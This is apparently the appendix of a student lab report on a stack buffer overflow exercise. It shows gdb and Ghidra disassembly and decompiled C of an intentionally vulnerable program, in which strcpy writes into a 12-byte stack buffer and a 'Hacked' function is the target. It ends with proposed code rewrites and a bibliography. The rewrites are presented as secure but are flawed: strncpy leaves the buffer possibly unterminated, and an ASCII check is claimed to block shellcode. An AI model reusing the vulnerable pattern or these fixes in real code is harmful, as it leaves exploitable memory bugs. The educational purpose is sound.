   0x0804936c <+57>:    push   DWORD PTR [ebp+0x8]
   0x0804936f <+60>:    lea    eax,[ebp-0x10]
   0x08049372 <+63>:    push   eax
   0x08049373 <+64>:    call   0x8049050 <strcpy@plt>
   0x08049378 <+69>:    add    esp,0x10
   0x0804937b <+72>:    sub    esp,0x8
   0x0804937e <+75>:    lea    eax,[ebp-0x10]
   0x08049381 <+78>:    push   eax
   0x08049382 <+79>:    lea    eax,[ebx-0x1dad]
   0x08049388 <+85>:    push   eax
   0x08049389 <+86>:    call   0x8049040 <printf@plt>
   0x0804938e <+91>:    add    esp,0x10
   0x08049391 <+94>:    sub    esp,0xc
   0x08049394 <+97>:    lea    eax,[ebx-0x1d9c]
   0x0804939a <+103>:   push   eax
   0x0804939b <+104>:   call   0x8049040 <printf@plt>
   0x080493a0 <+109>:   add    esp,0x10
   0x080493a3 <+112>:   sub    esp,0xc
   0x080493a6 <+115>:   lea    eax,[ebx-0x1e48]
   0x080493ac <+121>:   push   eax
   0x080493ad <+122>:   call   0x8049070 <puts@plt>
   0x080493b2 <+127>:   add    esp,0x10
   0x080493b5 <+130>:   nop
   0x080493b6 <+131>:   mov    ebx,DWORD PTR [ebp-0x4]
   0x080493b9 <+134>:   leave
   0x080493ba <+135>:   ret
End of assembler dump.
```

Figure 1.8.6.1.3.1 The `displayStack` function disassembled using `gdb-pwndbg`

1.8.6.2 Disassembly Using ‘ghidra’

1.8.6.2.1 ‘main’ method disassembly



Figure 1.8.6.2.1.1 The `main` function disassembled using `ghidra`



Figure 1.8.6.2.1.2 Estimated C code for the `main` function using `ghidra`

1.8.6.2.2 'Hacked' method disassembly



Figure 1.8.6.2.2.1 The `Hacked` function disassembled using `ghidra`

Decompile: Hacked - (bufferoverflow)

```
1
2  /* WARNING: Function: __x86.get_pc_thunk.bx replaced with injection: get_pc_thunk_bx */
3
4  void Hacked(void)
5
6  {
7    char *local_14;
8    size_t local_10 [2];
9
10   local_10[0] = 0x50;
11   local_14 = (char *)malloc(0x51);
12   puts("\n\n");
13   puts("**********************************************************\n*");
14   puts("*  Please enter your name and student ID");
15   printf("*  Maximun %i characters\n",local_10[0]);
16   printf("*\n*\n*  ");
17   getline(&local_14,local_10,stdin);
18   printf("*\n*\n*");
19   puts("**********************************************************\n*");
20   puts("*\n*\t\tBuffer Overflow Attack");
21   puts("*\t\t----------------------\n*");
22   printf("*  %s",local_14);
23   puts("*");
24   puts("*  You have sucessfully completed this task");
25   puts("*\n*");
26   printf("*  Function Hacked at\t0x00%x\n",Hacked);
27   puts("*");
28   printf(
29         "*  Stack contents\t0x%p --> Return address\n*\t\t\t0x%p\n*\t\t\t0x%p\n*\t\t\t0x%p\n*\t\t\t0
       x%p\n"
30         );
31   puts("*\n**********************************************************\n");
32   return;
33 }
34
```

Figure 1.8.6.2.2.2 Estimated C code for the `Hacked` function using `ghidra`

1.8.6.2.3 ‘displayStack’ method disassembly



Figure 1.8.6.2.3.1 The `displayStack` function disassembled using `ghidra`


```
1
2  /* WARNING: Function: __x86.get_pc_thunk.bx replaced with injection: get_pc_thunk_bx */
3
4  void displayStack(char *param_1)
5
6  {
7    char local_14 [12];
8
9    puts("--------------------------------------");
10   printf(
11         "Before attack stack looks\n\t\t\t0x%p\n\t\t\t0x%p\n\t\t\t0x%p\n\t\t\t0x%p\n\t\t\t0x%p\n\t\t
           \t0x%p\n\t\t\t0x%p\n\t\t\t0x%p\n\t\t\t0x%p\n\t\t\t0x%p\n\t\t\t0x%p\n"
12         );
13   strcpy(local_14,param_1);
14   printf("\nBuffer \n\t\t\t%s\n\n",local_14);
15   printf(
16         "After attack stack looks\n\t\t\t0x%p\n\t\t\t0x%p\n\t\t\t0x%p\n\t\t\t0x%p\n\t\t\t0x%p\n\t\t\
           t0x%p\n\t\t\t0x%p\n\t\t\t0x%p\n\t\t\t0x%p\n\t\t\t0x%p\n\t\t\t0x%p\n"
17         );
18   puts("--------------------------------------");
19   return;
20 }
21
```

Figure 1.8.6.2.3.2 Estimated C code for the `displayStack` function using `ghidra`

1.8.7 CODE REWRITE

```
void displayStack(const char input[]){
    char buf[8];
    printf("---------------------------------------\n");
    printf("Before attack stack looks\n\t\t\t0x%p\n\t\t\t0x%p\n\t\t\t0x%p\n\t\t\t0x%p\n\t
\t\t0x%p\n\t\t\t0x%p\n\t\t\t0x%p\n\t\t\t0x%p\n\t\t\t0x%p\n\t\t\t0x%p\n\t\t\t0x%p\n");
    strncpy(buf, input, (int) sizeof buf); // or strcpy_s(buf, (int) sizeof buf, input);
    printf("\nBuffer \n\t\t\t%s\n\n", buf);
    printf("Before attack stack looks\n\t\t\t0x%p\n\t\t\t0x%p\n\t\t\t0x%p\n\t\t\t0x%p\n\t
\t\t0x%p\n\t\t\t0x%p\n\t\t\t0x%p\n\t\t\t0x%p\n\t\t\t0x%p\n\t\t\t0x%p\n\t\t\t0x%p\n");
    printf("---------------------------------------\n");
}
```

Listing 1.8.7.1 An example of the secure alternative to `strcpy`, `strncpy`

```
int displayStack(const char input[]){
    char buf[8];
    printf("---------------------------------------\n");
   printf("Before attack stack looks\n\t\t\t0x%p\n\t\t\t0x%p\n\t\t\t0x%p\n\t\t\t0x%p\n\t
\t\t0x%p\n\t\t\t0x%p\n\t\t\t0x%p\n\t\t\t0x%p\n\t\t\t0x%p\n\t\t\t0x%p\n\t\t\t0x%p\n");
    int i = 0;
    while(input[i] != 0) {
        if(input[i] >= 128 || input[i] < 0) {
            printf("You have entered a non-ascii character and the program has exited");
            return 0;
        }
        printf("char num %d \n", i);
        i++;
    }
    strncpy(buf, input, (int) sizeof buf);
    printf("\nBuffer \n\t\t\t%s\n\n", buf);
   printf("Before attack stack looks\n\t\t\t0x%p\n\t\t\t0x%p\n\t\t\t0x%p\n\t\t\t0x%p\n\t
\t\t0x%p\n\t\t\t0x%p\n\t\t\t0x%p\n\t\t\t0x%p\n\t\t\t0x%p\n\t\t\t0x%p\n\t\t\t0x%p\n");
    printf("---------------------------------------\n");
    return 1;
}
```

Listing 1.8.7.2 The same code from 1.8.7.1 but a while loop has been added to prevent shellcode from being written into the buffer

1.9 Bibliography

[1] Andress, Jason. “Buffer Overflows”. *Foundations of Information Security: A Straightforward Introduction*. No Starch Press, 2019, pp. 175.

[2] CryptoCat. “Bypassing Stack Canaries.” *YouTube*, 10 August 2022, https://www.youtube.com/watch?v=TOImpHQvmpo&list=PLHUKi1UlEgOIc07Rfk2Jgb5fZbxDPec94&index=12 Accessed 7 February 2023.

[3] Erickson, Jon. “Shell-Spawning Shellcode.” *Hacking: The Art of Exploitation, 2nd Edition*, No Starch Press, 2008, p. 298.

[4] Forshaw, James. *Attacking Network Protocols: A Hacker's Guide to Capture, Analysis, and Exploitation*. No Starch Press, 2017. pp.

[5] McGraw, Gary. “Software Security.” *IEEE Security & Privacy*, vol. 2, no. 2, 2004, pp. 80 - 83. *Software security*, https://ieeexplore.ieee.org/document/1281254 Accessed 2 February 2023.

[6] Peguero, Ksenia, and Vineeta Sangaraju. “How to detect, prevent, and mitigate buffer overflow attacks.” *Synopsys*, 7 February 2017, https://www.synopsys.com/blogs/software-security/detect-prevent-and-mitigate-buffer-overflow-attacks/ Accessed 7 February 2023.

[7] Pound, Mike. “Running a Buffer Overflow Attack.” *YouTube*, 10 August 2022, https://www.youtube.com/watch?v=1S0aBV-Waeo&t=646s Accessed 7 February 2023.

[8] Sikorski, Michael, and Andrew Honig. “NOP Sled.” *Practical Malware Analysis: The Hands-On Guide to Dissecting Malicious Software*, No Starch Press, 2012, pp. 422 - 423.

[9] Watters, Brendan. “Stack-Based Buffer Overflow Attacks: Explained.” *Rapid7*, 19 February 2019, https://www.rapid7.com/blog/post/2019/02/19/stack-based-buffer-overflow-attacks-what-you-need-to-know/ Accessed 7 February 2023.

[10] Yaworski, Peter. “Buffer Overflows.” *Real-World Bug Hunting: A Field Guide to Web Hacking*, No Starch Press, 2019, pp. 130 - 133.